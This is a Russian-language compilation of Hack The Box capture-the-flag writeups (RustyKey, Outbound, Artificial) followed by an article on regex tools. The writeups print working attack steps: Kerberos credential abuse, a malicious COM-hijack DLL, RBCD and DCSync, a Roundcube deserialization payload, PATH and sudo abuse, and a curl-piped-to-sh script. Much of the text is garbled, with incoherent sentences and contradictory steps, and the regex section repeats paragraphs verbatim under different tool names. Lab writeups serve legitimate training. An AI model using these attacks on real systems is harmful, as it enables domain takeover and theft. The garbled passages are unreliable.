|_  start_date: N/A
```

Результат работы скрипта

Сканер нашел много открытых портов:

- 88 — Kerberos;
- 135 — Microsoft RPC;
- 139 — служба сеанса NetBIOS, NetLogon;
- 389 — LDAP;
- 445 — SMB;
- 464 — служба смены паролей Kerberos;
- 593 (HTTP-RPC-EPMAP) — используется в службах DCOM и MS Exchange;
- 636 — LDAP с шифрованием SSL или TLS;
- 3268 (LDAP) — для доступа к Global Catalog от клиента к контроллеру;
- 3269 (LDAPS) — для доступа к Global Catalog от клиента к контроллеру через защищенное соединение;
- 5985 — WinRM;
- 9389 — веб-службы AD DS.

ТОЧКА ВХОДА

Проверим выданные нам учетные данные с помощью **NetExec**:

```
nxc smb 10.10.11.75 -u 'rr.parker' -p 'ØMYSHELL%ISA'
```


Проверка учетных данных

В ответе получили ошибку `STATUS_NOT_SUPPORTED`, а значит, будем использовать аутентификацию Kerberos. Для этого обновим запись в файле `/etc/hosts`:

```
10.10.11.75 rustykey.htb rustykey.htb.dc
```

Теперь можно обратиться к LDAP и запросить список пользователей. Флоуса в описании учетных записей пользователей не оказалось.

```
faketime -f '+8h' nxc ldap dc.rustykey.htb -u 'rr.parker' -p 'ØMYSHELL%ISA' -k --users
```


Список пользователей

Аутентификация прошла, список пользователей сохранили в файл. Теперь просмотрим список общих SMB-каталогов.

```
faketime -f '+8h' nxc smb dc.rustykey.htb -u 'rr.parker' -p 'ØMYSHELL%ISA' -k --shares
```


Список общих каталогов

Тут тоже ничего интересного не нашлось, а значит, будем собирать информацию с домена с помощью BloodHound.

Справка: BloodHound

BloodHound — инструмент, который помогает строить графики для выявления скрытых и зачастую непреднамеренных взаимосвязей в среде Active Directory. Его можно использовать для анализа взаимоотношений учетных записей компьютеров. Первый вариант не нужен, но второй — для этого нужно просканировать домен, собрать данные и загрузить их в BloodHound.

Первым делом получаем наши учетные записи.

```
nxc smb 10.10.11.75 -M timeroast
```


Запрос учетных записей

Затем используем *тот же скрипт hashcat* для подбора пароля к полученным хешам. Перебор производился на моем ноутбуке.

```
hashcat -m 31300 hashes.txt rockyou.txt
```


Результат перебора хешей

С помощью NetExec проверяем, валидный ли пароль.

```
faketime -f '+8h' nxc ldap dc.rustykey.htb -u 'IT-COMPUTER3$' -p 'Rusty88!' -k
```


Проверка учетных данных

ТОЧКА ОПОРЫ

Мы скомпрометировали новую учетную запись, а значит, перестраиваем граф BloodHound. В результате видим, что учетная запись **IT-COMPUTER3$** имеет право `AddSelf` на группу **HELPDESK**, что позволяет учетной записи добавить себя в эту группу.

Граф BloodHound

Для добавления учетной записи в группу воспользуемся инструментом **BloodyAD**.

```
faketime -f '+8h' bloodyAD -d rustykey.htb -u 'IT-COMPUTER3$' -p 'Rusty88!' -k --host dc.rustykey.htb add groupMember HELPDESK 'IT-COMPUTER3$'
```


Добавление в группу

Члены группы **HELPDESK** имеют право **AddMember** на группу **PROTECTED OBJECTS** и право **ForceChangePassword** — на четыре учетные записи пользователей. Право **AddMember** позволяет добавлять кого угодно в группу, а **ForceChangePassword** — изменять пароль учетной записи.

Граф BloodHound

Некоторые из представленных в графе пользователей состоят в группе **IT SUPPORT**, которая также входит в группу **PROTECTED OBJECT**.

Граф BloodHound

Группа **PROTECTED OBJECT**, в свою очередь, включена в группу **PROTECTED USERS**.

Граф BloodHound

Значит, если мы удалим группу **IT** из группы **PROTECTED OBJECTS**, то ограничения группы **PROTECTED USERS** больше не будут распространяться на учетную запись **bb.morgan**.

```
faketime -f '+8h' bloodyAD -d rustykey.htb -u 'IT-COMPUTER3$' -p 'Rusty88!' -k --host dc.rustykey.htb remove groupMember 'PROTECTED OBJECTS' 'IT'
```


Удаление группы из PROTECTED OBJECTS

Затем мы можем установить пользователю **bb.morgan** новый пароль.

```
faketime -f '+8h' bloodyAD -d rustykey.htb -u 'IT-COMPUTER3$' -p 'Rusty88!' -k --host dc.rustykey.htb set password bb.morgan 'P@ssw0123'
```


Изменение пароля учетной записи

Теперь получаем TGT-билет пользователя **bb.morgan**, авторизуемся через WinRM и забираем флаг.

```
faketime -f '+8h' getTGT.py rustykey.htb/'bb.morgan':'P@ssw0123'
```


Запрос TGT-билета

```
KRB5CCNAME=bb.morgan.ccache faketime -f '+8h' evil-winrm -i dc.rustykey.htb -u 'bb.morgan' -r rustykey.htb
```


Флаг пользователя

Продолжение статьи

HTB RUSTYKEY

ПРИМЕНЯЕМ COM HIJACKING ДЛЯ ЗАХВАТА СЕРВЕРА НА WINDOWS

ПРОДВИЖЕНИЕ

На рабочем столе пользователя есть PDF-документ. Там говорится о тестировании функций архивирования, для этого пользователь наделен правом редактировать реестр.

Internal Memo

From: bb.morgan@rustykey.htb
To: support-team@rustykey.htb
Subject: Support Group - Archiving Tool Access
Date: Mon, 10 Mar 2025 14:35:18 +0100

Hey team,

As part of the new Support Utilities rollout, extended access has been temporarily granted to allow testing and troubleshooting of file archiving features across shared workstations.

This is mainly to help streamline ticket resolution related to extraction/compression issues reported by the Finance and IT teams. Some newer systems handle context menu actions differently, so registry-level adjustments are expected during this phase.

A few notes:
- Please avoid making unrelated changes to system components while this access is active.
- This permission change is logged and will be rolled back once the archiving utility is confirmed stable.
- Let DevOps know if you encounter access errors or missing shell actions.

Thanks,
BB Morgan
IT Department


Содержимое документа

В группе `Support` есть пользователь `ee.reed`, а сама группа входит в `Protected Objects`. По старой схеме удалим группу `Support` из `Protected Objects`, а затем изменим пароль пользователя `ee.reed`.

```
faketime -f '+8h' bloodyAD -d rustykey.htb -u 'IT-COMPUTER3$' -p
'Rusty88!' -k --host dc.rustykey.htb remove groupMember 'PROTECTED
OBJECTS' 'SUPPORT'
```

Удалено из группы


```
faketime -f '+8h' bloodyAD -d rustykey.htb -u 'IT-COMPUTER3$' -p
'Rusty88!' -k --host dc.rustykey.htb set password ee.reed 'P@sswd123'
```



Изменение пароля

Теперь запросим тикет пользователя `ee.reed` и получим сессию на хосте через WinRM.


```
faketime -f '+8h' getTGT.py rustykey.htb/'ee.reed':'P@sswd123'
```



Получение тикета пользователя

Теперь взглянем на установленное ПО в поисках каких-нибудь архиваторов. Так найдем установленный 7-Zip.

```
KRB5CCNAME=ee.reed.ccache faketime -f "+8h" evil-winrm -i dc.
rustykey.htb -u 'ee.reed' -r rustykey.htb
```



Установленное ПО

COM Hijacking

COM — это фреймворк Windows, который обеспечивает взаимодействие между программными компонентами через сами операционную систему. COM-классы могут быть связаны с DLL-библиотеками приложения-обработчика. Когда вызывающее приложение пытается связаться с приложением-обработчиком, будет выполняться именно код из связанных DLL. Это позволяет нам изменить ссылку на DLL в реестре и тем самым добиться выполнения своего кода. Найдем записи для 7-Zip в реестре.

```
RunasCS.exe -d rustykey.htb ee.reed P@sswd123 "cmd.exe /c reg query
HKCR\CLSID /s /f 7-zip"
```

Зарегистрированные COM-обработчики


Создадим DLL, которая будет запускать наш агент.

```
#include <windows.h>
#include <stdlib.h>

BOOL APIENTRY DllMain(HMODULE hModule, DWORD  ul_reason_for_call,
LPVOID lpReserved) {
    switch (ul_reason_for_call) {
    case DLL_PROCESS_ATTACH:
    system("cmd /c C:\\\\Windows\\\\Tasks\\\\gopher.exe");
        break;
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
        break;
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```

```
x86_64-w64-mingw32-gcc -shared -o ax.dll dll.c
```

Загрузим на хост созданную DLL и файл агента, после чего изменим запись в реестре и спустя время получим сессию от имени пользователя `mm`, `turner`.

```
C:\Users\bb.morgan\Documents\RunasCS.exe -d rustykey.htb ee.reed P@
sswd123 "cmd /c reg.exe add HKLM\SOFTWARE\Classes\CLSID\{
2317D0F69-40C1-278A-1000-000100020000}\InProcServer32 /t REG_SZ /d C:\
Windows\Tasks\ax.dll /f"
```



Сессия пользователя

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Перестроим граф BloodHound от полученной только что учетной записи и узнаем путь компрометации контроллера домена. Пользователь `mm`, `turner` — член группы `DELEGATIONMANAGER`, которая обладает правом `AddAllowedToAct` на учетную запись контроллера домена.

Граф BloodHound

Право `AddAllowedToAct` позволяет изменить значение атрибута `msDS-AllowedToActOnBehalfOfOtherIdentity` целевой учетной записи. Мы можем прописать в этом атрибуте подконтрольную машинную учетную запись `IT-COMPUTER3$` и использовать RBCD для компрометации целевой учетной записи.

```
Set-ADComputer -Identity DC -PrincipalsAllowedToDelegateToAccount
IT-COMPUTER3$
```


Изменение атрибута

Теперь от имени `IT-COMPUTER3$` запрашиваем TGS-билет для службы CIFS на контроллере домена на имя пользователя `backupadmin`.

```
faketime -f '+8h' getST.py -spn 'cifs/DC.rustykey.htb' -impersonate
backupadmin -dc-ip 10.10.11.75 -k 'rustykey.htb/it-computer3$:
Rusty88!'
```


Получение TGS-билета

С полученным тикетом дампим LSA-секреты и выполняем DCSync для репликации учетных данных домена.

```
KRB5CCNAME=backupadmin@cifs_DC.rustykey.htb@RUSTYKEY.HTB.ccache
faketime -f '+8h' secretsdump.py -k -no-pass rustykey.htb/
backupadmin@dc.rustykey.htb
```


Результат DCSync

Среди LSA-секретов находим пароль администратора домена. Запрашиваем его TGT-билет и получаем сессию по WinRM.

```
faketime -f '+8h' getTGT.py 'RUSTYKEY.HTB/administrator':
'Rustyrc4key#!'
```


Получение TGT

```
KRB5CCNAME=administrator.ccache faketime -f '+8h' evil-winrm -i dc.
rustykey.htb -r rustykey.htb
```


Сессия рута

Машина захвачена!

HTB OUTBOUND

Ломаем Roundcube и получаем учетные данные

В этот раз исполняем клиента Roundcube, после чего в полном комплекте получаем root. Чтобы это сделать, нам придется поработать с шифрованием учетных данных пользователя. При помощью этих данных получим доступ уже к системе ftp.

Наш друг — человек-паук спрашивает: не нашли Outbound учетные данные https://t.me/.

РАЗВЕДКА

Сканирование портов

Добавляем пару хостов в файл */etc/hosts*:

```
10.10.11.77     outbound.htb
```

Ну это дело, помним. И здесь можем, что такое предоставление и учетные данные пользователя https://t.me/.

Запускаем сканирование портов:

```
nmap -sC -sV -oA outbound 10.10.11.77
```

Сервис сканирования портов

Nmap — это сканер портов, который позволяет нам как любой игрок. Он был создан для сканирования сетей, однако может использоваться для одиночных хостов. Nmap использует необработанные IP-пакеты.

Наиболее интересный из режимов для сканирования — это TCP-SYN. Посылает пакеты SYN, как будто собирается открыть соединение, и ждет ответа. Ответ SYN/ACK

Скачиваем нашего любимого Nginx:

- 22 — Службы SSH для удаленного управления.
- 80 — веб-сервер Nginx 1.18.0.

На SSH мы без учетных данных не зайдем. Поэтому здесь мы ничего не можем. Но зайдем на порт 80. Нам помогает в браузере перейдем в домен **mail.outbound.htb**.

Добавляем новый поддомен в файл */etc/hosts* и обновим страницу. Нас встречает страница авторизации Roundcube.

```
10.10.11.77     outbound.htb mail.outbound.htb
```

ТОЧКА ВХОДА

Нам нужно с подключим учетными данными и перейти дальше проверим наличие известных уязвимостей. Они появляются часто. Итак, на сервере есть Roundcube Webmail 1.6.10.

Первым делом стоит глянуть, есть ли для обнаруженной CMS готовые эксплоиты. Для начала можно просто поискать на Google.

Как видно по первым строкам версия 1.6.10 содержит уязвимость CVE-2025-49113, которая позволяет выполнить произвольный код. Уязвимость работает удаленно и эксплуатируется обычным с PHP код. Уязвимость существует в функции **deserialize_config()** в файле **program/actions/settings/upload.php**.

Используем этот [эксплоит](), он скорее на **Reverse Shells Generator**, который можно найти в проекте Revshells.com.

Затем запускаем наш эксплоит **python3 cb.py 4321** и выполняем вставку которую генерирует наш эксплоит. Нам нужно отправить сообщение письмо с нашим полезным кодом и нажать кнопку **Send**.

```
python3 CVE-2025-49113.py http://mail.outbound.htb/ tyler
cb1234@gmail.com
O:21:"GuzzleHttp\Psr7\FnStream":2:{s:33:"GuzzleHttp\Psr7\FnStream"0:{s:9:"__fn_close";a:2:{i:0;O:23:"GuzzleHttp\HandlerStack":3:{s:32:"GuzzleHttp\HandlerStack"0:N;s:30:"GuzzleHttp\HandlerStack"1:a:1:{s:7:"handler";s:6:"system";}s:31:"GuzzleHttp\HandlerStack"2:s:4:"test";}i:1;s:7:"resolve";}}
```

ПРОДВИЖЕНИЕ

Чтобы можно было использовать учетные данные, нам нужно их расшифровать. Для этого нам нужно найти ключ шифрования. Ключ шифрования хранится в конфигурационном файле, который нам нужно найти. Для этого воспользуемся командой **find**, которая позволяет искать файлы в системе. Мы будем искать файлы, которые содержат в своем имени слово **config**. Для этого используем команду **find /dir_name -name "word_you_want_search"**. Нам нужно найти файл **des_key**.

```
find / -name "*config*" 2>/dev/null
```

Подключаемся к СУБД MySQL и запрашиваем список баз данных.

```
mysql -u roundcube -pRCDBPass2025
```

Затем **database;**.


Нас интересует база данных **roundcube**. Получаем список полезных столов таблиц из нее:

```
use roundcube;
show tables;
```

Теперь получаем все данные из таблицы **users**.

```
select * from users;
```

Дешифровка данных от Roundcube с помощью скрипта **password** (это и есть злополучный пароль пользователя **jacob**).



В исходном коде Roundcube есть функция [decrypt]

```
/**
 * Decrypt a string
 *
 * @param string $cipher Encrypted text
 * @param string $key    Encryption key to retrieve from the
 *                       configuration, if empty default key is used
 * @param bool   $base64 Whether or not input is base64-encoded
 *
 * @return string|false Decrypted text, false on error
 */
public function decrypt($cipher, $key = 'des_key', $base64 = true)
{
    $this->clear_error();

    $key = $this->config->get_crypto_key($key);
    if (!is_string($key) || !strlen($key)) {
        $this->error = 'Empty key';
        return false;
    }

    // Find initialization vector length
    $ivlen = openssl_cipher_iv_length($this->method);

    // Cut initialization vector
    $iv = substr($cipher, 0, $ivlen);

    // Cut the initialization vector (ENCRYPTED)
    $cipher = substr($cipher, $ivlen);

    if ($base64) {
        $cipher = base64_decode($cipher, true);
    }

    $result = openssl_decrypt($cipher, $this->method, $key, OPENSSL_RAW_DATA, $iv);

    return $result ?: false;
}
```

Метод **get_crypto_method** извлекает алгоритм, который используется для шифрования.

```
public function get_crypto_method()
{
    return $this->opt['cipher_method'] ?: 'AES-256-CBC';
}
```


Значит, нам нужно знать расшифровать столь Base64 и hex. Для этого нам нам использовать сайт **CyberChef**

Полученные данные дешифруем и расшифруем с помощью инструмента «Triple DES», затем расшифруем 3DES-CBC ключом из конфига. Так получаем пароль пользователя **jacob**.

Сервис сканирования портов

С этими учетными данными авторизуемся в SSH пользователя и изучаем содержимое. В домашнем каталоге видим системный локальный сервис в виде файла **.service**. Он нам может пригодиться, поэтому его скопируем.

Открываем файл и видим, что он запускает **/usr/local/bin/monitor**.



Проверяем, что это за файл. Видим, что это ELF-файл.

Запускаем его и видим, что он выводит какие-то данные.

Запускаем его в отладчике **gdb** и видим, что он вызывает команду **ps aux**.

Попробуем изменить переменную **PATH**, чтобы она указывала на наш каталог **/tmp**.

Создаем в каталоге **/tmp** файл **ps** с содержимым **/bin/bash**.

Запускаем **monitor** и видим, что мы получили оболочку от имени пользователя **root**.

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Теперь нужно собрать информацию и узнать, как локально повысить. Для этого будем использовать **LinPEAS**

Сервис скрипта PEASS

Скрипт LinPEAS — это скрипт, который можно использовать для поиска потенциальных путей повышения привилегий в системах Linux. Он будет искать десятки возможных способов, которые могут позволить нам повысить привилегии, которые мы можем использовать, и выведет их нам. Существует несколько версий LinPEAS, которые можно использовать в зависимости от версии Linux, с которой вы работаете, и того, какие типы команд вы хотите, чтобы скрипт искал.

Запускаем на удаленной системе нашего друга даже нужно вы выполнили **wget** и **curl**. Только потом запускаем скрипт.

```
curl -L https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh | sh
```

В Beta есть нашего пользователя в [sudo](). Это позволяет нам выполнить **/usr/sbin/apache2ctl** с любыми правами. Мы можем использовать **/usr/sbin/apache2ctl** для запуска **/bin/bash** с правами root.

Чтобы это сделать, нам нужно создать файл **pwn.conf** и добавить в него строку **LoadModule cgi_module /bin/bash**. Затем запускаем **/usr/sbin/apache2ctl -f /home/jacob/pwn.conf -k start**. Получаем root.

```
sudo /usr/sbin/apache2ctl -f /home/jacob/pwn.conf -k start
id
cat /root/root.txt
```


Сервис sshfs

Если у нашего пользователя есть ключи SSH, мы можем подключиться к системе с помощью **sshfs**. Sshfs — это клиентская файловая система, которая позволяет монтировать удаленные каталоги через SSH-соединение. Поскольку sshfs использует SSH для передачи данных, трафик шифруется.

Начнем с того, что создадим свои ключи. Затем скопируем наш открытый ключ в файл **authorized_keys** на удаленной системе. Теперь мы можем подключиться к удаленной системе с помощью sshfs.

```
ssh-keygen
ssh-copy-id -i ~/.ssh/id_rsa.pub jacob@10.10.11.77
sshfs jacob@10.10.11.77:/home/jacob /mnt/remote
```


Теперь мы можем просматривать файлы в каталоге **/mnt/remote**.

Источники:


- https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh
- https://github.com/Hacker5preme/Exploits/tree/main/CVE-2025-49113
- https://revshells.com/
- https://gtfobins.github.io/gtfobins/apache2ctl/#sudo
- https://cyberchef.org/
- https://github.com/libfuse/sshfs

HTB ARTIFICIAL

Эксплуатируем баг в TensorFlow и атакуем Backrest

Сегодня я продемонстрирую эксплуатацию уязвимости в популярной библиотеке TensorFlow. Это позволит нам извлечь данные из бэкапов, которые создает программа Backrest, чтобы получить доступ к целевой системе. Также мы узнаем, применяется ли в ней защита ASLR, и попробуем преодолеть через обход Python-песочницы. Ну и, конечно, повысим привилегии.

Наша цель — готовая к эксплуатации машина из каталога HTB с ОС Linux, которая называется Artificial. Можно нажать «начать».



РАЗВЕДКА

Сканирование портов

Запускаем nmap с опцией `-sC` и `-sV`:

```
nmap -sC -sV 10.10.11.74
```

Открываются порты 22 и 80.

Сервис: сканирование портов

Порт 22 — это SSH, который нам пока не нужен. Он всегда открыт, и, если у нас будет учетка, мы сможем подключиться. Но сейчас этой информации достаточно. Посмотрим, что за сайт открывается на 80-м порту.

Открывается страница с предложением загрузить файл. Загрузим что-нибудь, но сначала — более пристальное исследование с помощью Gobuster.

Скачиваем еще две стандартные карты:

- 22 — служба OpenSSH 8.9p1
- 80 — веб-сервер Nginx 1.18.0

Единственная точка входа — сайт на 80-м порту.

ТОЧКА ВХОДА

На сайте можно зарегистрироваться — обязательных ограничений по почте, похоже, нет. Попробуем создать что-нибудь:

Это форма отсылает для загрузки моделей ИИ. Чтобы создать необходимую для нее модель, нужно использовать код, который нам предложили:

В `requirements.txt` можно изучить точную `tensorflow` для Python, которая нам нужна. Обычно для поиска нужного пакета я использую Google:

Вторая ссылка ведет на документ TensorFlow Python Code Examples and Tutorials Guide. Там есть готовый код для создания собственной модели:

ТОЧКА ОПОРЫ

Первым делом мы сохраняем скелет, подготовим код для создания нашей модели и запустим его:

```
rm -r ./myfirstmodel ./mytf_model.py ./model.h5; docker run -v $(pwd):/app -w /app -it --rm tensorflow/tensorflow:2.13.0 bash
```

Вот наш скелет-шаблон:

```
import tensorflow as tf

def main():
    import os
    os.environ['TF_CPP_MIN_LOG_LEVEL'] = '3'
    tf.get_logger().setLevel('ERROR')
    return 0

model = tf.keras.Sequential()
model.add(tf.keras.layers.Input(shape=(64,)))
model.add(tf.keras.layers.Lambda(main))
model.save('./myfirstmodel')
```

И запишем в `mymodel.py` (сохраняем необходимый образ с именем `artificial:v01`):

```
sudo docker build . -t artificial:v01
```

Затем запустим контейнер Docker и подмонтируем текущий каталог как каталог `/app` внутри контейнера. Запустим указанный выше код для создания нашей модели:

```
docker run -it --rm -v "$PWD":/mnt/ -w /mnt/ artificial:v01
```

Теперь на своей машине запустим листинг **pwncat-cs**:

```
pwncat-cs -lp 4321
```

Сервис: reverse-shell

Это специальный сервис, который мгновенно открывает оболочку при подключении. Он нам нужен, потому что в нем есть инструменты, с помощью которых мы можем выполнять различные команды **app**.

И загрузим файл на сайт. Когда файл будет обработан, мы мгновенно получим сессию реверса в консоль pwncat-cs:

Чтобы понять файл с шаблонного сервера и определить алгоритм, с помощью которого нужно создать файл, я воспользовался командой **strings**. Она выводит все **printable** символы. Для поиска файла я написал **bash** скрипт, который ее обернул и создал указанный файл:

Теперь можно запустить наш скрипт и **find**:

Открываем файл базы данных в **DB Browser** и находим таблицу **user**, в которой есть хеш учетной записи:

Открываем новый же поиск в базе **CrackStation** и это нечто нашлось без малейших:

Пользователь **gael** есть в системе, попробуем пробросить его по SSH. Его паролем к нам послужило полученное значение base64:

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Теперь нам необходимо получить root-доступ. Я буду использовать для это скрипты PEASS.

Сервис: скрипты PEASS

Скрипты PEASS — это набор полезных скриптов в системе от разных пользователей. Наиболее актуальный для нашего случая — linpeas.sh. Запустим его и посмотрим, что он нам выдаст. Для этого я воспользуюсь командой `python3 -m http.server 8000` — набор скриптов, которые понадобятся нам для работы, я буду хранить в каталоге `/opt/scripts`. Запустим сервер и скачаем linpeas.sh:

Запустим на удаленной хост-машине для сбора информации и запустим интерфейсом. В выводе будет много всего, нужно важные для нас вещи:

Нас привлекает путь `/var/backups/artifacts-backup.tar.gz`. Скопируем его к себе. Перед этим я создам каталог `/var/backups/artifacts_backup` и распакую в него архив:

Посмотрим на время с резервной копией. Для этого скопируем его к каталог `/tmp` и изменим на него:

```
cp /var/backups/backup_tar.gz /tmp/
cd /tmp
tar xf backup_backup_tar.gz
cd backup/
```

Backrest — это решение для резервного копирования, созданное на основе Restic. Выбрал конкретный инструмент исключительно потому, что знаком с ним. Restic — это инструмент командной строки, который позволяет создавать зашифрованные резервные копии данных. Backrest предоставляет веб-интерфейс для управления Restic.

Дескриптор из Base64 и с помощью strings ищем пароль в **backrest**:

Теперь у нас есть учетная запись **backrest_root**, чтобы получить доступ к системе. Для этого я воспользуюсь командой `su` и получу оболочку SSH:

Теперь мы можем читать root.txt и получить наш последний флаг. Но это не интересно, поэтому давайте попробуем получить доступ к системе через Backrest.

Авторизуемся и попробуем создать новый репозиторий plan. При создании мы можем установить значение переменных окружения, которые будут использованы `[RESTIC]` — для выполнения команды **bash** -c **'chmod +rx /bin/bash'**

После этого запустим встроенную команду, это приведет к выполнению нашей команды с нужными привилегиями.

В выполненной команде мы получили 0-бит флаги командной оболочки.

Сервис: бит SUID

Если у файла установлен специальный бит SUID, он позволяет пользователю запускать этот файл с правами владельца файла, а не пользователя, который его запустил. Это может быть полезно для повышения привилегий, поскольку позволяет пользователям выполнять команды с повышенными правами. Чтобы найти файлы с установленным битом SUID, можно использовать команду `find` с опцией `-perm -4000`. Это выполнит поиск всех файлов с установленным битом SUID.

Это позволяет нам получить список от имени **root**.

Машина захвачена!

ТРЮКИ

РЕГУЛИРУЙ РЕГУЛЯРКИ!

Выбираем инструменты для работы с RegEx

sadrik
shelduk

Если ты ещё не используешь регулярки, то наверняка давно обуздать их хочешь. Я сейчас помогу тебе в этом. Это статья с инструментами для работы с RegEx — тестилка, 8 мест хорошей песочницы, генератор и фреймворк для тестов и не только.


Кто освоил регулярные выражения, осуществляет функциональное программирование и владеет Vim в совершенстве. Кто не освоил, тот страдает фигнёй и мучается. Пока остальные мастера по сочетанию клавиш и написанию однострочников ищут ошибку в своём коде, ты уже решил задачу и пошёл пить кофе. Регулярки — это сила, и она может быть твоей. Поэтому сегодня мы поговорим о том, что помогает с ними работать.

REGEX-ПЕСОЧНИЦЫ

В песочницы ты будешь составлять выражение любой сложности, сразу видя результат применения. Если ты новичок, начинающий программист или кто-нибудь работает RegEx вырывая. Для отладки регулярок существует несколько удобных сервисов и плагинов, о которых мы сейчас и поговорим. Часть из них работает только в Chrome, поэтому тебе нужно будет либо завидовать, либо поставить Chrome.

INTO

Сайт, который для изучения регулярок. Открой любой текущий интерпретер, например, Python. Реши любую задачу с помощью RegEx. Вернись в браузер. В этом 99% найдется какой-то гений, который решил задачу в однострочник регулярки. Теперь с чистой совестью можно идти пить кофе. Или, если ты не любитель, через несколько часов будет ещё один гений, который решил задачу в однострочник и подсмотрел его решение. Теперь можно идти пить кофе.



Разные стили регулярок

Не забудь похохотать в справочных материалах. Если новичок, рекомендую обратить внимание на Perl, Ruby и Javascript материалы. Regex Quiz, как можно сказать из названия, тоже тренировочный. Для сложных случаев, где RegEx не помогает, есть Parsing Challenges. Ruby. Полезно изучить, если работаешь в виде кода.

Инструмент из серии «вот тебе, потому регулярно».

regex-101.com

Пожалуй, самый популярный инструмент для разработчиков на PHP. Здесь есть удобная среда для отладки регулярок, интерактивная справка, подсказки и даже сохранение истории. Для работы с регулярками `preg_match`, `preg_match_all`, `preg_replace` и `preg_split`. Если вкратце, как правильно написать функцию и какой получишь результат.

Нет ничего лишнего, только маленькая бесплатная вещь. Из фишек есть возможность сделать постоянную ссылку на регулярку. Удобно для формирования собственной базы. При наведении на часть выражения появляется справка с готовой регуляркой и пояснением.

Ещё один похожий сервис — phpliveregex.com сделан вырвиглаз. Если очень нужен, постоянно ссылки тоже будет полезно.

debuggex

Очень красивый инструмент с визуальной и анализ регулярок. Из фишек есть возможность сделать постоянную ссылку на регулярку. Удобно для формирования собственной базы. При наведении на часть выражения появляется справка с готовой регуляркой и пояснением.

Ещё один похожий сервис — phpliveregex.com сделан вырвиглаз. Если очень нужен, постоянно ссылки тоже будет полезно.

Regex 101

Очень красивый инструмент с визуальной и анализ регулярок. Из фишек есть возможность сделать постоянную ссылку на регулярку. Удобно для формирования собственной базы. При наведении на часть выражения появляется справка с готовой регуляркой и пояснением.

Ещё один похожий сервис — phpliveregex.com сделан вырвиглаз. Если очень нужен, постоянно ссылки тоже будет полезно.

Regex VS.

Очень красивый инструмент с визуальной и анализ регулярок. Из фишек есть возможность сделать постоянную ссылку на регулярку. Удобно для формирования собственной базы. При наведении на часть выражения появляется справка с готовой регуляркой и пояснением.

Ещё один похожий сервис — phpliveregex.com сделан вырвиглаз. Если очень нужен, постоянно ссылки тоже будет полезно.

Regex 101

Очень красивый инструмент с визуальной и анализ регулярок. Из фишек есть возможность сделать постоянную ссылку на регулярку. Удобно для формирования собственной базы. При наведении на часть выражения появляется справка с готовой регуляркой и пояснением.

Ещё один похожий сервис — phpliveregex.com сделан вырвиглаз. Если очень нужен, постоянно ссылки тоже будет полезно.

Если нужны примеры, иди на вкладку Samples. Покрыто пару регулярок, чтобы понять инструмент.

WWW

Еще одно приложение для визуального отображения регулярок, но это, скорее, в какой-то степени и небольшой сайт. Поэтому ссылки сервиса тоже будут.

ГЕНЕРАТОРЫ РЕГУЛЯРНЫХ ВЫРАЖЕНИЙ

Используя генераторы, ты облегчишь себе работу с регулярками. Но не стоит ждать от них чуда. Семантика регулярных выражений своеобразна и сложна, поэтому генераторы не всегда справляются с задачей. Но иногда они могут помочь, конечно, модели хорошо. Попробуй!

rgxg

Генератор предназначен несколько экзотическим образом. Он принимает на вход строки, которые должны быть найдены регулярным выражением, а на выходе — готовое регулярное выражение, которое будет искать эти строки. Ну, почти. Иногда оно может выдать что-то, что не будет работать с этими строками. Но, в целом, это может помочь.

```
npm install -g rgxg
```

Пример из практики. Проверка всех строк, начинающихся на `var`, с помощью регулярки. Для начала создадим файл `test.txt` и запишем в него:

```
var1
var2
var3
```

Теперь выполним команду:

```
rgxg "var1\nvar2\nvar3" > test.txt
```

Получим в файле `test.txt` такое регулярное выражение:

```
^var[1-3]$
```

Если нужны примеры, иди на вкладку Samples. Покрыто пару регулярок, чтобы понять инструмент.

regex-generate

Ещё один генератор регулярных выражений. Он умеет создавать строки, которые будут соответствовать регулярному выражению. Для этого нужно передать ему регулярку и количество строк, которое нужно сгенерировать. Например, так:

```
regex-generate "[1-3]" 3
```

Получим:

```
2
1
3
```

РЕГУЛИРУЙ РЕГУЛЯРКИ!

ВЫБИРАЕМ ИНСТРУМЕНТЫ ДЛЯ РАБОТЫ С REGEX

РАСШИРЕНИЯ ДЛЯ BURP


С генерацией выражений более-менее разобрались, давай поговорим о применении в реальной практике — на примере работы с Burp. Глянем, какие существуют расширения для удобного получения данных с помощью регулярок.

INFO

Расширений, которые помогают сгенерировать регулярки, я не нашел. Если тебе интересна тема, напиши в комментариях, сделаю отдельную статью, в которой разработаем удобный генератор.


Highlighter and Extractor (HaE)

Раскрасит раздел Proxy, как новогоднюю елку. Расширение мониторит все запросы Burp, прогоняет по ним список регулярок и выделяет цветом, если значение найдено. Ты сразу видишь запросы с полезной информацией.



Расширение подсветило интересные запросы

Установи расширение из магазина расширений BApp Store. Для примера будем искать токены CSRF. У расширения большой набор готовых регулярок, но под CSRF отсутствует, добавим свое. Перейди на вкладку HaE, найди Sensitive Data и добавь новую регулярку.



Добавление новой регулярки в HaE

Имя указывай любое, оно нужно только для тебя. В основную регулярку (F-Regex) впиши:

```
<input[^>]*name=["']csrf["'][^>]*>
```


В уточняющую (S-Regex) вставь `value=["']([^"']+)["']`. Это укажет, что искать нужно в два шага. Сначала найдем инпут с именем `csrf`, потом вытащим из него значение. Альтернатива — не указывать уточнение, как основную вставить `csrf"\s*value="([^"]+)`. Второй вариант быстрее, но менее точный.

Поле Format — это способ поиска значения. Указав в формате `{0}`, ты говоришь, что нужно брать значение из группы 1, `{1}` указывает на вторую группу и так далее. В Scope выбери any или response body — эта опция отвечает за область поиска. Чем точнее указана область, тем меньше будет потрачено ресурсов и быстрее выполнится поиск.

В расширении доступно два движка: NFA (Non-deterministic Finite Automaton) и DFA (Deterministic Finite Automaton). Первый максимально полно поддерживает регулярки, включая квантификаторы и обратные ссылки. Второй гораздо быстрее.

Свойства Color и Sensitive — это про визуальное выделение совпадений.

После добавления выражения поставь галочку Loaded рядом с ним, чтобы регулярка добавилась в набор активных. Теперь можешь открыть любой сайт с CSRF и увидеть, как соответствующие запросы подсветились в списке Proxy. Если неудобно копаться в истории запросов, открой вкладку HaE и найди Databoard. Изначально он пустой, но, как только укажешь хост, с которым хочешь работать, откроется панель с найденными совпадениями.



Databoard HaE
